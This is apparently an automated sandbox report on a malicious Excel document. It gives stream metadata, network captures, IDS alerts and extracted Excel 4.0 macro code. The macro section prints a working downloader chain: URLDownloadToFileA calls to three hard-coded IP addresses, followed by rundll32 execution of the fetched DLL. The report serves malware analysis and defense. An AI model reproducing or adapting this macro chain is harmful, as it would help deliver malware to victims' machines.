VBA File Name: Class1.cls, Stream Size: 1151

General	
Stream Path:	VBA/Class1
VBA File Name:	Class1.cls
Stream Size:	1151
Data ASCII:	. . . . Z . . . . a . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 5a 03 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff 61 03 00 00 c5 03 00 00 00 00 00 00 01 00 00 00 1c cc a3 ac 00 00 ff ff 01 00 00 00 80 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Class2.cls, Stream Size: 999

General	
Stream Path:	VBA/Class2
VBA File Name:	Class2.cls
Stream Size:	999

General	
Data ASCII:	. . . . - . . . . ~ . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 1c cc 7e e9 00 00 ff ff 01 00 00 00 80 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Class3.cls, Stream Size: 999

General	
Stream Path:	VBA/Class3
VBA File Name:	Class3.cls
Stream Size:	999
Data ASCII:	. . . . - . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 1c cc c8 17 00 00 ff ff 01 00 00 00 80 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Kikide.cls, Stream Size: 1249

General	
Stream Path:	VBA/Kikide
VBA File Name:	Kikide.cls
Stream Size:	1249
Data ASCII:	. . . .) . . . . R . . . . . # . . . . x . . . . M E . . . .

General	
Data Raw:	01 16 03 00 00 f0 00 00 00 9a 03 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff a1 03 00 00 29 04 00 00 00 00 00 00 01 00 00 00 1c cc 52 09 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
"Kikide"
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm1.frm, Stream Size: 1526

General	
Stream Path:	VBA/UserForm1
VBA File Name:	UserForm1.frm
Stream Size:	1526
Data ASCII:	. . . . + ... { \\ . . B . H N . . . . . I . . . . . O < . * N . 7 { / a . . . 0 $ . . . v . K . . . . 1 . . . . h : . . L N . . V = . 5 . H . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 00 01 00 00 9e 04 00 00 e4 00 00 00 84 02 00 00 ff ff ff ff a5 04 00 00 09 05 00 00 00 00 00 00 01 00 00 00 1c cc 2b 09 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 7b 5c fd e6 42 8a 48 4e aa cd df d6 fd 49 99 1c 83 98 07 4f 3c d6 2a 4e ad 37 7b 2f 61 a2 ba cd 30 24 1b a6 ea 76 1d 4b a3 81 e7 c2 31

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Vrest.bas, Stream Size: 679

General	
Stream Path:	VBA/Vrest
VBA File Name:	Vrest.bas
Stream Size:	679
Data ASCII:	. . . . " . . . .) . . . } . . . . ' . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 22 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 29 02 00 00 7d 02 00 00 00 00 00 00 01 00 00 00 1c cc 27 ea 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
"Vrest"
VB_Name

VBA Code

VBA File Name: Vsewd.cls, Stream Size: 990

General	
Stream Path:	VBA/Vsewd
VBA File Name:	Vsewd.cls
Stream Size:	990
Data ASCII:	. . . . - . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 1c cc b2 ae 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
"Vsewd"
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 856

General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	856
Entropy:	5.31019504221
Base64 Encoded:	True
Data ASCII:	I D = " { 4 4 8 1 7 C A 7 - 1 5 D A - 4 D 2 5 - B 4 C E - 4 7 0 F 9 E A 0 E 5 D F } " . . D o c u m e n t = K i k i d e / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = B r i k s / & H 0 0 0 0 0 0 0 0 . . M o d u l e = B y u t u t . . D o c u m e n t = V s e w d / & H 0 0 0 0 0 0 0 0 . . C l a s s = C l a s s 1 . . C l a s s = C l a s s 2 . . C l a s s = C l a s s 3 . . M o d u l e = B l a s r . . M o d u l e = V r e s t . . P a c k a g e = { A C 9 F 2 F 9 0 - E 8 7 7 - 1 1 C E - 9 F 6 8 - 0 0 A A 0 0 5 7 4 A 4
Data Raw:	49 44 3d 22 7b 34 34 38 31 37 43 41 37 2d 31 35 44 41 2d 34 44 32 35 2d 42 34 43 45 2d 34 37 30 46 39 45 41 30 45 35 44 46 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 4b 69 6b 69 64 65 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 42 72 69 6b 73 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 42 79 75 74 75 74 0d 0a 44 6f 63 75 6d 65 6e 74 3d 56 73 65 77

Stream Path: PROJECTwm, File Type: data, Stream Size: 209

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	209

General	
Entropy:	3.32661660177
Base64 Encoded:	False
Data ASCII:	K i k i d e . K . i . k . i . d . e . . . B r i k s . B . r . i . k . s . . . B y u t u t . B . y . u . t . u . t . . . V s e w d . V . s . e . w . d . . . C l a s s 1 . C . l . a . s . s . 1 . . . C l a s s 2 . C . l . a . s . s . 2 . . . C l a s s 3 . C . l . a . s . s . 3 . . . B l a s r . B . l . a . s . r . . . V r e s t . V . r . e . s . t . . . U s e r F o r m 1 . U . s . e . r . F . o . r . m . 1 . . . . .
Data Raw:	4b 69 6b 69 64 65 00 4b 00 69 00 6b 00 69 00 64 00 65 00 00 00 42 72 69 6b 73 00 42 00 72 00 69 00 6b 00 73 00 00 00 42 79 75 74 75 74 00 42 00 79 00 75 00 74 00 75 00 74 00 00 00 56 73 65 77 64 00 56 00 73 00 65 00 77 00 64 00 00 00 43 6c 61 73 73 31 00 43 00 6c 00 61 00 73 00 73 00 31 00 00 00 43 6c 61 73 73 32 00 43 00 6c 00 61 00 73 00 73 00 32 00 00 00 43 6c 61 73 73 33 00 43

Stream Path: UserForm1/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	UserForm1/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . . 9 . q . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: UserForm1/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	UserForm1/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62034133633
Base64 Encoded:	True
Data ASCII:	V E R S I O N 5 . 0 0 . . B e g i n { C 6 2 A 6 9 F 0 - 1 6 D C - 1 1 C E - 9 E 9 8 - 0 0 A A 0 0 5 7 4 A 4 F } U s e r F o r m 1 . . C a p t i o n = " U s e r F o r m 1 " . . C l i e n t H e i g h t = 3 0 1 5 . . C l i e n t L e f t = 1 2 0 . . C l i e n t T o p = 4 6 5 . . C l i e n t W i d t h = 4 5 6 0 . . S t a r t U p P o s i t i o n = 1 ' C e n t e r O w
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 31 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 31 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: UserForm1/f, File Type: data, Stream Size: 38

General	
Stream Path:	UserForm1/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	. . . . } . . k . . . .
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: UserForm1/o, File Type: empty, Stream Size: 0

General	
Stream Path:	UserForm1/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 4263

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	4263
Entropy:	4.38205341073
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 .
Data Raw:	cc 61 b2 00 00 03 00 ff 19 04 00 00 09 04 00 00 e3 04 03 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/dir, File Type: data, Stream Size: 1024

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	1024
Entropy:	6.73319737871
Base64 Encoded:	True
Data ASCII:	. . . . 0 * . . . . . p . . H . . . . . d . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . b . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \\ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \\ W i n d . o w s \\ S y s t e m 3 2 \\ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . E . 2 D F 8 D 0 4 C . -
Data Raw:	01 fc b3 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e3 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 be 20 84 62 0e 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Macro 4.0 Code

```
,,"=CONCATENATE(AF80,AG80,AH78,AG78,AG79)",,,,,,"=CONCATENATE(AF80,AG81,AH78,AG78,AG79)",,1,,,,"=CONCATENATE(AF80,AG82,AH78,AG78,AG79)",,9,,,,,,,"=ON.TIME(NOW()+""00:00:0
2"",""Grestes"")",,,.d,=NOW(),,,,,at,"=FORMULA(AG85&AG86&AG92,AI83)",,,,"=""http://""","=""91.211.91.81/""",,,=HALT(),,,"=""5.34.179.36/""",,,,,,"=""45.153.229.23/""",,uRlMon,,,,,,,,,,,,JJCCBB,,,,"=""URLDo'
"",,Belandes,,,,"=""wnloadT""",,,,,,,=GOTO(Blodas!G6),,,,,,,,.\Ladfge.VDGfwr,,,,,,,,,,,,,,,,,,,,,"=""oFileA""",,,,
```

```
"=REGISTER(Nyukasl!AI82,Nyukasl!AI83,Nyukasl!AI84,Nyukasl!AI85,,Nyukasl!AI75,9)""=Belandes(0,Nyukasl!AG74,Nyukasl!AI88,0,0)""=IF(G12<0, Belandes(0,Nyukasl!AG75,Nyukasl!AI88,0,0))""=IF(G1
3<0, Belandes(0,Nyukasl!AG76,Nyukasl!AI88,0,0))""=IF(G14<0,CLOSE(0),)"=GOTO(Jioka!H4)
```

```
,"=""rund""",,"=""ll32 ..\Ladfge.VDGfwr,DllReg""","=""isterServer""",,,,,=PI()=EXEC(I7&I9&I10)=PI(),,,,=HALT(),
```

Network Behavior


Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-17:31:37.151983	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49165	91.211.91.81	192.168.2.22
05/04/21-17:31:37.893150	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49166	5.34.179.36	192.168.2.22
05/04/21-17:31:38.095777	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	45.153.229.23	192.168.2.22

Network Port Distribution

Total Packets: 53

- 53 (DNS)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 17:38:34.001015902 CEST	49722	80	192.168.2.3	91.211.91.81
May 4, 2021 17:38:34.084767103 CEST	80	49722	91.211.91.81	192.168.2.3
May 4, 2021 17:38:34.084867001 CEST	49722	80	192.168.2.3	91.211.91.81
May 4, 2021 17:38:34.086118937 CEST	49722	80	192.168.2.3	91.211.91.81
May 4, 2021 17:38:34.169622898 CEST	80	49722	91.211.91.81	192.168.2.3
May 4, 2021 17:38:34.233530998 CEST	80	49722	91.211.91.81	192.168.2.3
May 4, 2021 17:38:34.233715057 CEST	49722	80	192.168.2.3	91.211.91.81
May 4, 2021 17:38:34.277417898 CEST	49723	80	192.168.2.3	5.34.179.36
May 4, 2021 17:38:34.425004959 CEST	80	49723	5.34.179.36	192.168.2.3
May 4, 2021 17:38:34.425205946 CEST	49723	80	192.168.2.3	5.34.179.36
May 4, 2021 17:38:34.463059902 CEST	49723	80	192.168.2.3	5.34.179.36
May 4, 2021 17:38:34.608505964 CEST	80	49723	5.34.179.36	192.168.2.3
May 4, 2021 17:38:35.012475967 CEST	80	49723	5.34.179.36	192.168.2.3
May 4, 2021 17:38:35.012568951 CEST	49723	80	192.168.2.3	5.34.179.36
May 4, 2021 17:38:35.017116070 CEST	49725	80	192.168.2.3	45.153.229.23
May 4, 2021 17:38:35.084460974 CEST	80	49725	45.153.229.23	192.168.2.3
May 4, 2021 17:38:35.084939957 CEST	49725	80	192.168.2.3	45.153.229.23
May 4, 2021 17:38:35.085726023 CEST	49725	80	192.168.2.3	45.153.229.23
May 4, 2021 17:38:35.150355101 CEST	80	49725	45.153.229.23	192.168.2.3
May 4, 2021 17:38:35.210279942 CEST	80	49725	45.153.229.23	192.168.2.3
May 4, 2021 17:38:35.210450888 CEST	49725	80	192.168.2.3	45.153.229.23
May 4, 2021 17:39:39.233378887 CEST	80	49722	91.211.91.81	192.168.2.3
May 4, 2021 17:39:39.233545065 CEST	49722	80	192.168.2.3	91.211.91.81
May 4, 2021 17:39:40.013036966 CEST	80	49723	5.34.179.36	192.168.2.3
May 4, 2021 17:39:40.013144016 CEST	49723	80	192.168.2.3	5.34.179.36
May 4, 2021 17:39:40.211793900 CEST	80	49725	45.153.229.23	192.168.2.3
May 4, 2021 17:39:40.211869955 CEST	49725	80	192.168.2.3	45.153.229.23
May 4, 2021 17:40:15.518287897 CEST	49725	80	192.168.2.3	45.153.229.23
May 4, 2021 17:40:15.520262957 CEST	49723	80	192.168.2.3	5.34.179.36
May 4, 2021 17:40:15.520785093 CEST	49722	80	192.168.2.3	91.211.91.81
May 4, 2021 17:40:15.587034941 CEST	80	49725	45.153.229.23	192.168.2.3
May 4, 2021 17:40:15.604607105 CEST	80	49722	91.211.91.81	192.168.2.3
May 4, 2021 17:40:15.666804075 CEST	80	49723	5.34.179.36	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 17:38:12.029839993 CEST	49199	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:12.078516960 CEST	53	49199	8.8.8.8	192.168.2.3
May 4, 2021 17:38:12.828279972 CEST	50620	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:12.877003908 CEST	53	50620	8.8.8.8	192.168.2.3
May 4, 2021 17:38:13.706718922 CEST	64938	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:13.767060041 CEST	53	64938	8.8.8.8	192.168.2.3
May 4, 2021 17:38:14.616766930 CEST	60152	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:14.670813084 CEST	53	60152	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 17:38:15.492141962 CEST	57544	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:15.541824102 CEST	53	57544	8.8.8.8	192.168.2.3
May 4, 2021 17:38:16.673034906 CEST	55984	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:16.722683907 CEST	53	55984	8.8.8.8	192.168.2.3
May 4, 2021 17:38:17.938657999 CEST	64185	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:17.990377903 CEST	53	64185	8.8.8.8	192.168.2.3
May 4, 2021 17:38:19.188354969 CEST	65110	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:19.237061977 CEST	53	65110	8.8.8.8	192.168.2.3
May 4, 2021 17:38:24.480259895 CEST	58361	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:24.528985023 CEST	53	58361	8.8.8.8	192.168.2.3
May 4, 2021 17:38:25.570234060 CEST	63492	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:25.661541939 CEST	53	63492	8.8.8.8	192.168.2.3
May 4, 2021 17:38:25.872539043 CEST	60831	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:25.921317101 CEST	53	60831	8.8.8.8	192.168.2.3
May 4, 2021 17:38:26.616837978 CEST	60100	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:26.691057920 CEST	53	60100	8.8.8.8	192.168.2.3
May 4, 2021 17:38:27.622247934 CEST	60100	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:27.682998896 CEST	53	60100	8.8.8.8	192.168.2.3
May 4, 2021 17:38:28.657855034 CEST	60100	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:28.718725920 CEST	53	60100	8.8.8.8	192.168.2.3
May 4, 2021 17:38:29.434676886 CEST	53195	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:29.483266115 CEST	53	53195	8.8.8.8	192.168.2.3
May 4, 2021 17:38:30.669523001 CEST	60100	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:30.730911016 CEST	53	60100	8.8.8.8	192.168.2.3
May 4, 2021 17:38:32.015526056 CEST	50141	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:32.066981077 CEST	53	50141	8.8.8.8	192.168.2.3
May 4, 2021 17:38:32.816648960 CEST	53023	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:32.867364883 CEST	53	53023	8.8.8.8	192.168.2.3
May 4, 2021 17:38:33.748645067 CEST	49563	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:33.810759068 CEST	53	49563	8.8.8.8	192.168.2.3
May 4, 2021 17:38:34.665618896 CEST	60100	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:34.739639997 CEST	53	60100	8.8.8.8	192.168.2.3
May 4, 2021 17:38:34.829763889 CEST	51352	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:34.882055044 CEST	53	51352	8.8.8.8	192.168.2.3
May 4, 2021 17:38:36.463641882 CEST	59349	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:36.515870094 CEST	53	59349	8.8.8.8	192.168.2.3
May 4, 2021 17:38:37.590553999 CEST	59349	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:37.639255047 CEST	53	59349	8.8.8.8	192.168.2.3
May 4, 2021 17:38:38.470926046 CEST	57084	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:38.519608974 CEST	53	57084	8.8.8.8	192.168.2.3
May 4, 2021 17:38:39.296072960 CEST	58823	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:39.344980001 CEST	53	58823	8.8.8.8	192.168.2.3
May 4, 2021 17:38:40.112826109 CEST	57568	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:40.163044930 CEST	53	57568	8.8.8.8	192.168.2.3
May 4, 2021 17:38:49.279464960 CEST	50540	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:49.338754892 CEST	53	50540	8.8.8.8	192.168.2.3
May 4, 2021 17:38:49.991504908 CEST	54366	53	192.168.2.3	8.8.8.8
May 4, 2021 17:38:50.040185928 CEST	53	54366	8.8.8.8	192.168.2.3
May 4, 2021 17:39:00.218113899 CEST	53034	53	192.168.2.3	8.8.8.8
May 4, 2021 17:39:00.281357050 CEST	53	53034	8.8.8.8	192.168.2.3
May 4, 2021 17:39:08.015546083 CEST	57762	53	192.168.2.3	8.8.8.8
May 4, 2021 17:39:08.075789928 CEST	53	57762	8.8.8.8	192.168.2.3
May 4, 2021 17:39:29.808487892 CEST	55435	53	192.168.2.3	8.8.8.8
May 4, 2021 17:39:29.857932091 CEST	53	55435	8.8.8.8	192.168.2.3
May 4, 2021 17:39:36.206809044 CEST	50713	53	192.168.2.3	8.8.8.8
May 4, 2021 17:39:36.265146017 CEST	53	50713	8.8.8.8	192.168.2.3
May 4, 2021 17:39:52.295336962 CEST	56132	53	192.168.2.3	8.8.8.8
May 4, 2021 17:39:52.360425949 CEST	53	56132	8.8.8.8	192.168.2.3
May 4, 2021 17:40:06.671833038 CEST	58987	53	192.168.2.3	8.8.8.8
May 4, 2021 17:40:06.720465899 CEST	53	58987	8.8.8.8	192.168.2.3
May 4, 2021 17:40:09.491715908 CEST	56579	53	192.168.2.3	8.8.8.8
May 4, 2021 17:40:09.555052996 CEST	53	56579	8.8.8.8	192.168.2.3

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
May 4, 2021 17:38:37.639370918 CEST	192.168.2.3	8.8.8.8	d077	(Port unreachable)	Destination Unreachable

HTTP Request Dependency Graph

- 91.211.91.81
- 5.34.179.36
- 45.153.229.23

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49722	91.211.91.81	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 17:38:34.086118937 CEST	1194	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.211.91.81 Connection: Keep-Alive
May 4, 2021 17:38:34.233530998 CEST	1199	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Tue, 04 May 2021 15:38:34 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 